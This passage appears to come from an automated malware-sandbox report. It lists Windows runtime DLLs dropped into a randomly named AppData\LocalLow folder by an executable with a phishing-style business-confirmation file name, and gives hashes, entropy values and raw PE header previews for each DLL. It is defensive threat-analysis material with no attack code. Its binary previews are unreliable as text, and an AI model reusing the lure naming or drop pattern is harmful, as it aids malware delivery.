Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....R..... .....!..... ....0.....\....@..... ....8=.....T..... .....text..... ....`.rsrc..... .....@..@.....R.....:...T...T.....R.....d.....R.....RSDS..D..a..1.f....7....api-ms-win-core-string-l1-1-0.pdb.....T....rdata..T.....rdata$zzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....R.....x.....(...H...h.....)...O...x.....>...i.....api-ms-win-core-string-l1-1-0.dll.CompareStringEx.kernel32.CompareStringEx.CompareStringOrdinal.kernel32.Compare

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-synch-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20280
Entropy (8bit):	7.04640581473745
Encrypted:	false
SSDEEP:	384:5Xdv3V0dfpkXc0vVaHWPhWXEi00GftpBj9em+4lndanJ7o:5Xdv3VqpkXc0vVa8poivex
MD5:	71AF7ED2A72267AAAD8564524903CFF6
SHA1:	8A8437123DE5A22AB843ADC24A01AC06F48DB0D3
SHA-256:	5DD4CCD63E6ED07CA3987AB5634CA4207D69C47C2544DFEFC41935617652820F
SHA-512:	7EC2E0FEBC89263925C0352A2DE8CC13DA37172555C3AF9869F9DBB3D627DD1382D2ED3FDAD90594B3E3B0733F2D3CFDEC45BC713A4B7E85A09C164C3DFA375
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....2.....!.. ....0.....@..... .....V..... ....8=.....T..... .....text...V..... ..... .`.rsrc..... .....@..@.....2.....9...T...T.....2.....d.....2.....RSDS...z..C...+Q_.....api-ms-win-core-synch-l1-1-0.pdb.....T....rdata..T..... ...rdata$zzdbg.....V....edata... ..`....rsrc$01....` .....rsrc$02.....2.....)...)...(.....p.....1...c.....!...F...m.....$...X.....$...[.....@...i... .....!...Q.....[.....7.....O.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-synch-l1-2-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.138910839042951
Encrypted:	false
SSDEEP:	384:JtZ3gWPhWFA0i00GftpBj4Z8wemFfYlP55t:j+oiVweb53
MD5:	0D1AA99ED8069BA73CFD74B0FDDC7B3A
SHA1:	BA1F5384072DF8AF5743F81FD02C98773B5ED147
SHA-256:	30D99CE1D732F6C9CF82671E1D9088AA94E720382066B79175E2D16778A3DAD1
SHA-512:	6B1A87B1C223B757E5A39486BE60F7DD2956BB505A235DF406BCF693C7DD440E1F6D65FFEF7FDE491371C682F4A8BB3FD4CE8D8E09A6992BB131ADDF11EF2BF9
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...X*uY.... .....!..... ....0.....3.....@.....v..... .....8=.....T..... .....text...v..... ....`.rsrc..... .....@..@....X*uY.....9...T...T.....X*uY.....d.....X*uY.....RSDS.V..B...`..S3.....api-ms-win-core-synch-l1-2-0.pdb.....T....rdata..T.....rdata$zzdbg.....v....edata... ..`....rsrc$01....` .....rsrc$02.....X*uY.....(...l.....R.....W.....&...b.....$...W.....6...w..... .....;...|.....H.....A.....api-ms-win-core-synch-

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-sysinfo-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19248
Entropy (8bit):	7.072555805949365
Encrypted:	false
SSDEEP:	384:2q25WPhWWsnhi00GftpBj1u6qXxem4l1z6hi:25+SnhoiG6IeA8
MD5:	19A40AF040BD7ADD901AA967600259D9
SHA1:	05B6322979B0B67526AE5CD6E820596CBE7393E4
SHA-256:	4B704B36E1672AE02E697EFD1BF46F11B42D776550BA34A90CD189F6C5C61F92
SHA-512:	5CC4D55350A808620A7E8A993A90E7D05B441DA24127A00B15F96AAE902E4538CA4FED5628D7072358E14681543FD750AD49877B75E790D201AB9BAFF6898C8D
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....C=.... .....!..... ....0.....@.....E..... .....0=.....T.....text...E..... ....`.rsrc..... .....@..@.....C=.....;...T...T.....C=.....d.....C=.....RSDS....T.>eD.#\|../....api-ms-win-core-sysinfo-l1-1-0.pdb.....T....r data..T.....rdata$zzzdbg.....E....edata... ..`....rsrc$01....` .....rsrc$02.....C=.....(.....:...i.....N.....7...s.....+...M...r...../..'... V.....:....k.....X..... ...?...d.....".....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-timezone-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18224
Entropy (8bit):	7.17450177544266
Encrypted:	false
SSDEEP:	384:SWPhWK3di00GftpBjH35Gvem2Al1z6hIu:77NoiOve7eu
MD5:	BABF80608FD68A09656871EC8597296C
SHA1:	33952578924B0376CA4AE6A10B8D4ED749D10688
SHA-256:	24C9AA0B70E557A49DAC159C825A013A71A190DF5E7A837BFA047A06BBA59ECA
SHA-512:	3FFFFD90800DE708D62978CA7B50FE9CE1E47839CDA11ED9E7723ACEC7AB5829FA901595868E4AB029CDFB12137CF8ECD7B685953330D0900F741C894B88257
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....Y.x.... .....!..... ....0.....}3....@..... .....0=.....T.....text..... ....`.rsrc..... .....@..@.....Y.x.....<...T...T.....Y.x.....d.....Y.x.....RSDS.^.b. .t.H.a.....api-ms-win-core-timezone-l1-1-0.pdb.....T....rd ata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....Y.x.....(...L...p.....5...s.....+...i.....U.....I.....api-ms-win-core-timezone-l1-1-0.dll.FileTimeToSystemTime.kernel32.FileTimeToSystemTime.GetDynamicTimeZ

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-core-util-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.1007227686954275
Encrypted:	false
SSDEEP:	192:pePWIghWG4U9wluZo123Ouo+Uggs/nGfe4pBjSbKT8wuxWh0txKdmVWQ4CWnFnwQ:pYWPhWFS0i00GftpBj7DudemJlP552
MD5:	0F079489ABD2B16751CEB7447512A70D
SHA1:	679DD712ED1C46FBD9BC8615598DA585D94D5D87
SHA-256:	F7D450A0F59151BCEFB98D20FCAE35F76029DF57138002DB5651D1B6A33ADC86
SHA-512:	92D64299EBDE83A4D7BE36F07F65DD868DA2765EB3B39F5128321AFF66ABD66171C7542E06272CB958901D403CCF69ED716259E0556EE983D2973FAA03C55D3
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....f.....!.. ....0.....`k....@.....9..... .....8=.....T.....text...)..... . .`.rsrc..... .....@..@.....f.....8...T...T.....f.....d.....f.....RSDS*...$.L.Rm..l....api-ms-win-core-util-l1-1-0.pdb.....T....rdata..T.....r data$zzzdbg.....9....edata... ..`....rsrc$01....` .....rsrc$02.....f.....J.....,...@...o.....j...}.....api-ms-win-core-util-l1-1-0.dll.Beep.kernel32.Beep .DecodePointer.kernel32.DecodePointer.DecodeSystemPointer.kernel32.DecodeSystemPointer.EncodePointer.kernel3

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-conio-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.088693688879585
Encrypted:	false
SSDEEP:	384:8WPhWz4Ri00GftpBjDb7bemHlndanJ7DW:Fm0oiV7beV
MD5:	6EA692F862BDEB446E649E4B2893E36F
SHA1:	84FCEAE03D28FF1907048ACEE7EAE7E45BAAF2BD

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-conio-l1-1-0.dll	
SHA-256:	9CA21763C528584BDB4EFEBE914FAAF792C9D7360677C87E93BD7BA7BB4367F2
SHA-512:	9661C135F50000E0018B3E5C119515CFE977B2F5F88B0F5715E29DF10517B196C81694D074398C99A572A971EC843B3676D6A831714AB632645ED25959D5E3E7
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!... ....0.....@..... .....8=.....T.....text..... .. `.rsrc..... .....@..@v.....`.....8...d...d.....d.....RSDS....<....2..u....api-ms-win-crt-conio-l1-1-0.pdb.....d....rdata..d..... rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....T.....(.....>...w...../...W...p.....,...L...l.....,...L...m..... t.....'...^.....P...g.....$...=...

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-convert-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	22328
Entropy (8bit):	6.929204936143068
Encrypted:	false
SSDEEP:	384:EuydWPhW7snhi00GftpBjd6t/emJlDbN:3tnhoi6t/eAp
MD5:	72E28C902CD947F9A3425B19AC5A64BD
SHA1:	9B97F7A43D43CB0F1B87FC75FEF7D9EEEA11E6F7
SHA-256:	3CC1377D495260C380E8D225E5EE889CBB2ED22E79862D4278CFA898E58E44D1
SHA-512:	58AB6FEDCE2F8EE0970894273886CB20B10D92979B21CDA97AE0C41D0676CC0CD90691C58B223BCE5F338E0718D1716E6CE59A106901FE9706F85C3ACF7855F
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....NE..... .....!.....0.....@.....@.....0.....8=.....T.....text..... ....`.rsrc.....0.....@..@v.....NE.....:...d...d.....NE.....d.....NE.....RSDS..e.7P.g^j..[....api-ms-win-crt-convert-l1-1-0.pdb.... .....d....rdata..d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....NE.....z...z...8... .....(...C...^...y.....1...N...k..... .....*...E...`...y.....5...R...o.....,...M...n.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-environment-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18736
Entropy (8bit):	7.078409479204304
Encrypted:	false
SSDEEP:	192:bWIghWGd4edXe123Ouo+Uggs/nGfe4pBjSXXmv5Wh0txKdmVWQ4SWEApkqnajPBZ:bWPhWqXYi00GftpBjBemPl1z6h2
MD5:	AC290DAD7CB4CA2D93516580452EDA1C
SHA1:	FA949453557D0049D723F9615E4F390010520EDA
SHA-256:	C0D75D1887C32A1B1006B3CFFC29DF84A0D73C435CDCB404B6964BE176A61382
SHA-512:	B5E2B9F5A9DD8A482169C7FC05F018AD8FE6AE27CB6540E67679272698BFCA24B2CA5A377FA61897F328B3DEAC10237CAFBD73BC965BF9055765923ABA9478F 8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....jU.....!.. ....0.....G.....@....."..... .....0=.....T.....text...2..... . .`.rsrc..... .....@..@v.....jU.....>...d...d.....jU.....d.....jU.....RSDSu..1.N....R.s,"\....api-ms-win-crt-environment-l1-1-0.pdb..... ....d....rdata..d.....rdata$zzzdbg.....".....edata... ..`....rsrc$01....` .....rsrc$02.....jU.....8.....C...d.....3...O...l..... .....5...Z...w. .....)...F...a.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-filesystem-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20280
Entropy (8bit):	7.085387497246545
Encrypted:	false
SSDEEP:	384:sq6nWm5C1WPhWFK0i00GftpBjB1UemKklUG+zIOd/:x6nWm5CiooiKeZnbd/
MD5:	AEC2268601470050E62CB8066DD41A59
SHA1:	363ED259905442C4E3B89901BFD8A43B96BF25E4
SHA-256:	7633774EFFE7C0ADD6752FFE90104D633FC8262C87871D096C2FC07C20018ED2
SHA-512:	0C14D160BFA3AC52C35FF2F2813B85F8212C5F3AFBCFE71A60CCC2B9E61E51736F0BF37CA1F9975B28968790EA62ED5924FAE4654182F67114BD20D8466C4B8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....h.....!.. ....0.....I.....@..... .....8=.....T.....text..... . .`.rsrc..... .....@..@v.....h.....=...d...d.....h.....d.....h.....RSDS.....a.'..G...A.....api-ms-win-crt-filesystem-l1-1-0.pdb.....d....r data..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....h.....A...A...8...<...@.....$...=...V...q.....)...M...q...../...O...o..... .....7...X...v.....6...U...r.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-heap-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.060393359865728
Encrypted:	false
SSDEEP:	192:+Y3vY17aFBR4WIghWG4U9CedXe123Ouo+Uggs/nGfe4pBjSbGGAPWh0txKdmVWQC:+Y3e9WPhWFsXYi00GftpBjfemnlP55s
MD5:	93D3DA06BF894F4FA21007BEE06B5E7D
SHA1:	1E47230A7EBCFAF643087A1929A385E0D554AD15
SHA-256:	F5CF623BA14B017AF4AEC6C15EEE446C647AB6D2A5DEE9D6975ADC69994A113D
SHA-512:	72BD6D46A464DE74A8DAC4C346C52D068116910587B1C7B97978DF888925216958CE77BE1AE049C3DCCF5BF3FFFB21BC41A0AC329622BC9BBC190DF63ABB25C6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...J.o ....!..... ....0.....@..... .....8=.....T..... .....text..... ....`.rsrc..... .....@..@v.....J.o .....7...d...d.....J.o .....d.....J.o .....RSDSq.....pkQX[....api-ms-win-crt-heap-l1-1-0.pdb.....d.... rdata..d.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....J.o ....6.....(.....c.....S.....1...V...y.....<...c..... .....U...z.....:...u.....&...E...p.....,...U...

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-locale-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.13172731865352
Encrypted:	false
SSDEEP:	192:fiWIghWGZirX+4z123Ouo+Uggs/nGfe4pBjS/RFcpOWh0txKdmVWQ4GWs8ylDikh:aWPhWjO4Ri00GftpBjZOemSXlvNQ0
MD5:	A2F2258C32E3BA9ABF9E9E38EF7DA8C9
SHA1:	116846CA871114B7C54148AB2D968F364DA6142F
SHA-256:	565A2EEC5449EEEED68B430F2E9B92507F979174F9C9A71D0C36D58B96051C33
SHA-512:	E98CBC8D958E604EFFA614A3964B3D66B6FC646BDCA9AA679EA5E4EB92EC0497B91485A40742F3471F4FF10DE83122331699EDC56A50F06AE86F21FAD70953FE
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...|..O.... .....!..... .....0.....E*....@.....e..... .....8=.....T..... .....text...u..... ....`.rsrc..... .....@..@v.....|..O.....9...d...d.....|..O.....d.....|..O.....RSDS.X...7.....$k....api-ms-win-crt-locale-l1-1-0.pdb.....d ....rdata..d.....rdata$zzzdbg.....e....edata... ..`....rsrc$01....` .....rsrc$02.....|..O.....8.....5...h.....E.....$...N...t.....$...D...b ...!...R..... ...s.....:...k.....9...X.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-math-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	28984
Entropy (8bit):	6.6686462438397
Encrypted:	false
SSDEEP:	384:7OTEmbM4Oe5grykfIgTmLyWPhW30i00GftpBjAKemXlDbNl:dEMq5grxfInbRoiNeSp
MD5:	8B0BA750E7B15300482CE6C961A932F0
SHA1:	71A2F5D76D23E48CEF8F258EAAD63E586CFC0E19
SHA-256:	BECE7BAB83A5D0EC5C35F0841CBBF413E01AC878550FBDB34816ED55185DCFED
SHA-512:	FB646CDCDB462A347ED843312418F037F3212B2481F3897A16C22446824149EE96EB4A4B47A903CA27B1F4D7A352605D4930DF73092C380E3D4D77CE4E972C5A
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. .....@.....P.....@.....+.....@.....4..8=.....T..... .....text...,..... ....`.rsrc.....@.....0.....@..@v.....7...d...d.....d.....RSDSB...=.....,....api-ms-win-crt-math-l1-1-0.pdb.....d....r data..d.....rdata$zzzdbg.....+...edata...@..`....rsrc$01....`@.....rsrc$02.....l.....:..:...(.....(...@...X...q.....4...M...g..... ..= ..i ... ...!..E!..o!...!...!...!..."..F"..s"..."..."..."...#..E#..o#...#...#..

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-multibyte-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	26424
Entropy (8bit):	6.712286643697659
Encrypted:	false
SSDEEP:	384:kDy+Kr6aLPmIHJI6/CpG3t2G3t4odXL5WPhWFY0i00GftpBjbnMxem8hzlmTMiLV:kDZKrZPmIHJI64GoiZMxe0V

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-multibyte-l1-1-0.dll	
MD5:	35FC66BD813D0F126883E695664E7B83
SHA1:	2FD63C18CC5DC4DEFC7EA82F421050E668F68548
SHA-256:	66ABF3A1147751C95689F5BC6A259E55281EC3D06D3332DD0BA464EFFA716735
SHA-512:	65F8397DE5C48D3DF8AD79BAF46C1D3A0761F727E918AE63612EA37D96ADF16CC76D70D454A599F37F9BA9B4E2E38EBC845DF4C74FC1E1131720FD0DCB8814 1
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....u'.....!.. ...$.....@.....P.....@..... .....@.....*..8=.....T.....text...".....$..... ....`.rsrc.....@.....&.....@..@v.....u'.....<...d...d.....u'.....d.....u'.....RSDS7.%..5..+...+.....api-ms-win-crt-multibyte-l1-1-0.pdb. .....d....rdata..d.....rdata$zzzdbg..... ...edata...@..`....rsrc$01....`@.....rsrc$02.....u'.....8...X...x...;...`.....1...T...w.....'...L...q... .....B...e.....7...Z...}.....+...L...m.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-private-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	73016
Entropy (8bit):	5.838702055399663
Encrypted:	false
SSDEEP:	1536:VAHEGlVDe5c4bFE2Jy2cvxXWpD9d3334BkZnkPFZo6kt:Vc7De5c4bFE2Jy2cvxXWpD9d3334BkZj
MD5:	9910A1BFDC41C5B39F6AF37F0A22AACD
SHA1:	47FA76778556F34A5E7910C816C78835109E4050
SHA-256:	65DED8D2CE159B2F5569F55B2CAF0E2C90F3694BD88C89DE790A15A49D8386B9
SHA-512:	A9788D0F8B3F61235EF4740724B4A0D8C0D3CF51F851C367CC9779AB07F208864A7F1B4A44255E0DE8E030D84B63B1BDB58F12C8C20455FF6A55EF6207B31A91
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....^1.... .....l.....R.....@.....8=.....T.....text..... ....`.rsrc.....@..@v.....^1.....:...d...d.....^1.....d.....^1.....RSDS.J..w/.8..bu..3.....api-ms-win-crt-private-l1-1-0.pdb..... d....rdata..d.....rdata$zzzdbg.....edata.....`....rsrc$01....`.....rsrc$02.....^1.....>.....8...h#...5...>...?..7?.._?...?...?...?...@..V@...@...@...@..+A..\A.. .A...A...A...B..LB...B...B...C..HC...C...C...C...C...D..HD...D...D...E..eE...E...E...F..1F..gF...F...F...G..BG..uG...G..

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-process-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	19256
Entropy (8bit):	7.076072254895036
Encrypted:	false
SSDEEP:	192:aRQqjd7dWIghWG4U9kuDz7M123Ouo+Uggs/nGfe4pBjSbAURWh0txKdmVWQ4CW+6:aKcWPhWFkDz6i00GftpBjYemZlUG+zlU
MD5:	8D02DD4C29BD490E672D271700511371
SHA1:	F3035A756E2E963764912C6B432E74615AE07011
SHA-256:	C03124BA691B187917BA79078C66E12CBF5387A3741203070BA23980AA471E8B
SHA-512:	D44EF51D3AAF42681659FFFFF4DD1A1957EAF4B8AB7BB798704102555DA127B9D7228580DCED4E0FC98C5F4026B1BAB242808E72A76E09726B0AF839E384C3B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...l.h.....!.. ....0.....U....@.....x..... .....8=.....T.....text..... . .`.rsrc..... .....@..@v.....l.h.....:...d...d.....l.h.....d.....l.h.....RSDSZ\.qM..I....3.....api-ms-win-crt-process-l1-1-0.pdb.....d....rdata.. d.....rdata$zzzdbg.....x....edata... ..`....rsrc$01....` .....rsrc$02.....l.h.....$...$...8.....X.....&...@...Y...q.....*...E..._...z.....!...<. ..V...q.....9...V...t.....7...R...i...

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-runtime-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	22840
Entropy (8bit):	6.942029615075195
Encrypted:	false
SSDEEP:	384:7b7hrKwWPhWFlsnhi00GftpBj+6em90lmTMiLzrF7:7bNrKxZnhoig6eQN7
MD5:	41A348F9BEDC8681FB30FA78E45EDB24
SHA1:	66E76C0574A549F293323DD6F863A8A5B54F3F9B
SHA-256:	C9BBC07A033BAB6A828ECC30648B501121586F6F53346B1CD0649D7B648EA60B
SHA-512:	8C2CB53CCF9719DE87EE65ED2E1947E266EC7E8343246DEF6429C6DF0DC514079F5171ACD1AA637276256C607F1063144494B992D4635B01E09DDEA6F5EEF20
Malicious:	false

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-runtime-l1-1-0.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....L.....!.. .....0.....@.....i...@.....0.....8=.....T.....text..... . .`.rsrc.....0.....@..@v.....L.....:...d...d.....L.....d.....L.....RSDS6..>[d.=. ....C....api-ms-win-crt-runtime-l1-1-0.pdb.....d ....rdata..d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....L.....f.....k...k...8.....4...S...s.....E...g.....)...N.. .n.....&...E...f.....'...D...j.....>.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-stdio-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	24368
Entropy (8bit):	6.873960147000383
Encrypted:	false
SSDEEP:	384:GZpFVhjWPhWxEi00GftpBjmjjem3Cl1z6h1r:eCfoi0espbr
MD5:	FEFB98394CB9EF4368DA798DEAB00E21
SHA1:	316D86926B558C9F3F6133739C1A8477B9E60740
SHA-256:	B1E702B840AEBE2E9244CD41512D158A43E6E9516CD2015A84EB962FA3FF0DF7
SHA-512:	57476FE9B546E4CAFB1EF4FD1CBD757385BA2D445D1785987AFB46298ACBE4B05266A0C4325868BC4245C2F41E7E2553585BFB5C70910E687F57DAC6A8E911E
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. .....0.....@.....)....@.....a.....0.....".0=.....T.....text...a..... ....`.rsrc.....0.....@..@v.....8...d...d.....d.....RSDS...iS#.hg.....j....api-ms-win-crt-stdio-l1-1-0.pdb.....d.... rdata..d.....rdata$zzzdbg.....a....edata...0..`....rsrc$01....`0.....rsrc$02.....^.....(..... .....<...y.....)...h..... ...].....H.....)...D...^...v..... .....T...u.....9...Z...{.....0...Q...

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-string-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	23488
Entropy (8bit):	6.840671293766487
Encrypted:	false
SSDEEP:	384:5iFMx0C5yguNvZ5VQgx3SbwA7yMVIkFGlnWPhWGTi00GftpBjslem89lgC:56S5yguNvZ5VQgx3SbwA71lkFv5oialj
MD5:	404604CD100A1E60DFDAF6ECF5BA14C0
SHA1:	58469835AB4B916927B3CABF54AEE4F380FF6748
SHA-256:	73CC56F20268BFB329CCD891822E2E70DD70FE21FC7101DEB3FA30C34A08450C
SHA-512:	DA024CCB50D4A2A5355B7712BA896DF850CEE57AA4ADA33AAD0BAE6960BCD1E5E3CEE9488371AB6E19A2073508FBB3F0B257382713A31BC0947A4BF1F7A20E E4
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....S.....!.. .....0.....@.....B.....@.....0.....".9.....T.....text..... ..`.rsrc.....0.....@..@v.....S.....9...d...d.....S.....d.....S.....RSDSI.....$[~f..5....api-ms-win-crt-string-l1-1-0.pdb.....d....rdata. .d.....rdata$zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....S...,.....8.....W...s.....#...B...a.....<...[...z.....;... [...{..... ...A...b.....<...X...r.....

C:\Users\user\AppData\LocalLow\gC9tT2iQ3s\api-ms-win-crt-time-l1-1-0.dll	
Process:	C:\Users\user\Desktop\CopyDocs-BUSINESS-CONFIRMATION_NO-MGFT560_0w9wMGT500383RRTF.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20792
Entropy (8bit):	7.018061005886957
Encrypted:	false
SSDEEP:	384:8ZSWWVgWPhWFe3di00GftpBjnlfemHlUG+zITA+0:XRNoibernAA+0
MD5:	849F2C3EBF1FCBA33D16153692D5810F
SHA1:	1F8EDA52D31512EBFDD546BE60990B95C8E28BFB
SHA-256:	69885FD581641B4A680846F93C2DD21E5DD8E3BA37409783BC5B3160A919CB5D
